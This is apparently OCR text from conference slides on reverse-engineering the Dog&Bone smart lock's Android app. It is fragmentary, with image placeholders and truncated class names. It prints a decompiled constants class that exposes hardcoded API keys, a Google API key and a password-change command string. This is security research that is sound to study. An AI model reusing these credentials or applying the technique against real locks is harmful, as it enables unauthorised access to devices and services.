
What’s inside look like ?

Pic From Ray’s slides (33C3)





SmartLock Architecture


Pic From Ray's slides (33C3)



Dog&Bone App analysis








Dog&Bone App analysis – JD-GUI

LogTable
ocationTable
er
seProvider
viceTable
Table
leBanTable
serTable


Controller
lper
ility

```
public class Const
{
  public static final int ACTIVITY_RESULT_CREATEACCOUNT = 300;
  public static final int ACTIVITY_RESULT_LOCKSMART = 400;
  public static final int ACTIVITY_RESULT_LOGIN = 200;
  public static final int ACTIVITY_RESULT_SPLASH = 100;
  public static final String API_KEY = "f0753b5844d36234302088a2b3be4c1f";
  public static final String API_PUBLIC_KEY = "d8d8498f0839ef880198492f8d7c683de485f04b";
  public static final String API_VERSION = "v2";
  public static final String APN_KEY = "lsi_apn";
  public static final boolean BETA = false;
  public static final String CHANGE_PASSWORD_COMMAND = "__________CHANGE_PWD";
  public static final String CHANGE_PASSWORD_COMMAND_HEX = "5f5f5f5f5f5f5f5f5f5f4348414e47455f505744";
  public static final String DATE_FORMAT = "d MMMM yyyy";
  public static final String DAY_FORMAT = "EEEE";
  public static final boolean DEBUG = true;
  public static final int DEFAULT_LIMITED_UNLOCKS = 3;
  public static final int DEFAULT_MAX_LIMITED_UNLOCKS = 10000;
  public static final String DOG_AND_BONE = "Dog&Bone";
  public static final String DOG_N_BONE_UUID = "2A29";
  public static final String EXTRA_DEVICE = "extra_device";
  public static final String EXTRA_IS_SIGN_IN = "EXTRA_IS_SIGN_IN";
  public static final String EXTRA_LSI_LOCK = "extra_lsi_lock";
  public static final int FIRMWARE_CHANNEL = 2;
  public static final String GOOGLE_URL_SHORTENER_API = "https://www.googleapis.com/urlshortener/v1/url";
  public static final String GOOGLE_URL_SHORTENER_API_KEY = "AIzaSyCmZh8WYU6enQ2fG7-zRUh68RYhnXIJJKo";
  public static final String KEYCHAIN_TOKEN_ACCOUNT = "token";
  public static final String KEYCHAIN_TOKEN_SERVICE = "lsi_token";
```


Dog&Bone App analysis – JD-GUI



